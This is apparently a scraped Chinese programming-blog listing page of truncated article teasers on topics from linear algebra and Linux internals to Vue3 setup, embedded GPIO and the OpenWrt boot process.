
线性代数 | 机器学习数学基础
前言 线性代数(linear algebra)是关于向量空间和线性映射的一个数学分支。它包括对线、面和子空间的研究,同时也涉及到所有的向量空间的一般性质。 本文主要介绍机器学习中所用到的线性代数核心基础概念,供读者学习阶段查漏补缺…...

Nios初体验之——Hello world!
文章目录 前言一、系统设计1、系统模块框图2、系统涉及到的模块1、时钟2、nios2_qsys3、片内存储(onchip_rom、onchip_ram)4、串行通信(jtag_uart)5、System ID(sysid_qsys) 二、硬件设计1、创建Qsys2、重命…...

[Linux]理解文件系统!动静态库详细制作使用!(缓冲区、inode、软硬链接、动静态库)
hello,大家好,这里是bang___bang_,今天来谈谈的文件系统知识,包含有缓冲区、inode、软硬链接、动静态库。本篇旨在分享记录知识,如有需要,希望能有所帮助。 目录 1️⃣缓冲区 🍙缓冲区的意义 …...

【Linux操作系统】Vim:提升你的编辑效率
Vim是一款功能强大的文本编辑器,它具有高度可定制性和灵活性,可以帮助程序员和文本编辑者提高编辑效率。本文将介绍Vim的基本使用方法、常用功能和一些实用技巧。 文章目录 1. Vim的基本使用方法:2. 常用功能:2.1 文件操作&#…...
Mybatis-plus 的自动填充策略

当在项目中需要对某些实体类中的公共的属性进行自动填充时,可以使用Mybatis-plus中的自动填充功能。 (1)我们可以在实体类中把要自动填充的类属性加上指定的注解TableField(填写在上面方法时进行填充的枚举类型填充策略ÿ…...
大数据课程G2——Hbase的基本架构

文章作者邮箱:yugongshiye@sina.cn 地址:广东惠州 ▲ 本章节目的 ⚪ 掌握Hbase的基本架构; ⚪ 掌握Hbase的读写流程; ⚪ 掌握Hbase的设计与优化; 一、基本架构 1. HRegion 1. 在HBase中,会将一个表从行键方向上进行切分,切分成1个或者多个HRegion。 …...
微信小程序wx.getlocation接口权限申请总结

先附上申请通过截图 插播内容:可代开通,保证通过。wx.getLocation接口(获取当前的地址位置) qq: 308205428 如何申请 当申请微信小程序的wx.getLocation接口权限时,你可以…...

简单游戏截图_可控截取内容1
一个需求 我需要在场景中截取不同层级的截图(如只截模型或只截UI或只截外部相加看到的画面 或全都截或和Shader配合呈现人眼夜视仪热成像的画面切换) 将截图排到列表中,在场景UI中展示出来 如何做 相机要能够看到不同的画面 将当前帧画面存储下来 将存储的画面展示出…...
Vue3_02 创建Vue3.0工程

1.使用 vue-cli 创建 ## 查看 vue/cli 版本,确保 vue/cli 版本在4.5.0以上 vue -V 或 vue --version## 安装或升级你的 vue/cli npm install -g vue/cli## 创建 vue create vue_test## 启动 cd vue-test npm run serve 2.使用 vite 创建 什么是vite?——新一代…...

Arduino ESP 8266 ESPAsyncWebServer AsyncCallbackJsonWebHandler
Arduino-ESP 8266 踩坑(一) ESPAsyncWebServer AsyncCallbackJsonWebHandler 在使用 ESPAsyncWebServer 时 由于我想用 asyncWebServer 通过 application/json POST 请求拿数据, 就翻看了 ESPAsyncWebServer 的 git 文档, 他是这样说的 : //JSON body handling with ArduinoJ…...

Source Insight_突出显示对选定字符的引用
1、突出显示对选定字符的引用 在Source Insight中,当我们选中一个函数或者变量的时候,关于它的所有引用地方都高亮显示,想要实现效果如下。 2、配置方法 (1)点击"Options"→“File Type options...” (2)勾选“Highlight referenc…...

高等数学上册 第五章 定积分 知识点总结
定积分 定积分的性质: ( 1 ) ∫ a b [ α f ( x ) β g ( x ) ] d x α ∫ a b f ( x ) d x β ∫ a b g ( x ) d x ( 2 )设 a < c < b ,则 ∫ a b f ( x ) d x ∫ a c f ( x ) d x ∫ c b f ( …...
【无标题】uniapp引入萤石云 真机无法运行 踩坑集合

Uniapp 接入萤石云 踩坑 1.先用了 UIKit Javascript 就是在 pc端 那套流程 npm install ezuikit-jsimport EZUIKit from ezuikit-js;这套流程貌似只适用于pc端,我在接入uniapp的时候没看官网 以为都是一套流程,然后就在uniapp中也来了这一套࿰…...

python函数
目录 函数基本语法 函数定义 函数调用 形式参数和实际参数 None类型 None主要作用 函数的说明文档 语法 变量的作用域 变量分类 global关键字 不加global关键字 加global关键字 函数的多返回值 多返回值写法 函数的四种传参方式 位置参数 关键字参数 缺省参…...

【Linux】进程间通信——system V共享内存
目录 写在前面的话 System V共享内存原理 System V共享内存的建立 代码实现System V共享内存 创建共享内存shmget() ftok() 删除共享内存shmctl() 挂接共享内存shmat() 取消挂接共享内存shmdt() 整体通信流程的实现 写在前面的话 上一章我们讲了进程间通信的第一种方式…...
【数据结构】快速排序

快速排序是一种高效的排序算法,其基本思想是分治法。它将一个大问题分解成若干个小问题进行解决,最后将这些解合并得到最终结果。 快速排序的主要思路如下: 选择一个基准元素:从待排序的数组中选择一个元素作为基准(…...

NAS如何变身创作利器?基于绿联DX4600 Pro自建图床与Typora无缝协作
1. 为什么选择NAS自建图床? 作为一名长期使用Markdown写作的内容创作者,我深知图片管理的重要性。过去三年我先后尝试过七牛云、又拍云等第三方图床服务,虽然费用不高(每月约5-10元),但经常遇到两个致命问题…...

STC32G单片机开发实战:GPIO模式配置与寄存器详解
1. STC32G单片机GPIO基础认知 第一次拿到STC32G开发板时,我习惯性地想用STM32那套HAL库来操作GPIO,结果发现根本行不通。这就像拿着汽车钥匙去开保险箱,虽然都是"开锁",但机制完全不同。STC32G作为增强型8051架构单片机…...

深入解析OpenWrt启动流程:从Bootloader到procd的完整指南
1. 项目概述与核心价值搞OpenWrt开发,尤其是涉及到系统定制、驱动适配或者故障排查,你迟早会碰到一个绕不开的核心问题:这玩意儿到底是怎么启动的?很多人可能觉得,启动流程嘛,不就是上电、加载内核、跑起来…...
开发的经验总结)
使用AI(龙虾)开发的经验总结
一、使用AI辅助开发的两个核心前提 1.先搞清楚再开口:明确问题边界与目标 在向AI描述问题之前,开发者必须自己先理清整个业务流程、技术上下文和预期目标。这包括: 代码需要改哪里? 明确具体的文件、类、方法或模块。改什么&#…...

Hi3403开发板内核升级至Linux 6.6:驱动适配与稳定性调优实战
1. 项目概述:一次内核升级背后的工程实践最近,我们团队完成了对迅为iTOP-Hi3403开发板配套SDK的一次重要更新,将内核版本从之前的长期支持版(LTS)升级到了最新的Linux 6.6。这不仅仅是一个版本号的跳动,对于…...
)
告别黑盒渲染!用Nvdiffrast手把手教你从零搭建可微渲染管线(PyTorch版)
从零构建可微渲染管线:Nvdiffrast深度实践指南 在计算机图形学与深度学习交叉领域,可微渲染技术正掀起一场革命。传统渲染管线如同黑盒,输入3D场景参数,输出2D图像,但反向路径却被阻断——这正是Nvdiffrast要解决的痛点…...

RHCE第四次练习
第 1 步:创建脚本文件vim mem_check.sh第 2 步:写入脚本内容第3步:运行脚本...

HPM6750 RISC-V高性能MCU开发实战:从双核应用到图形加速
1. 项目概述与核心价值最近几年,RISC-V架构在嵌入式领域的声量越来越大,从最初的学术研究到如今在工业控制、边缘计算等场景的落地,生态的成熟度肉眼可见。作为一名长期混迹在嵌入式开发一线的工程师,我对于新架构、新平台总是抱有…...

如何用FunClip在5分钟内完成AI智能视频剪辑:从零到精通完整指南
如何用FunClip在5分钟内完成AI智能视频剪辑:从零到精通完整指南 【免费下载链接】FunClip Open-source, accurate and easy-to-use video speech recognition & clipping tool, LLM based AI clipping intergrated. 项目地址: https://gitcode.com/GitHub_Tre…...

对比直接采购与通过Taotoken使用大模型的月度账单差异
🚀 告别海外账号与网络限制!稳定直连全球优质大模型,限时半价接入中。 👉 点击领取海量免费额度 对比直接采购与通过Taotoken使用大模型的月度账单差异 1. 背景与观察方法 我们是一个小型技术工作室,日常工作需要频繁…...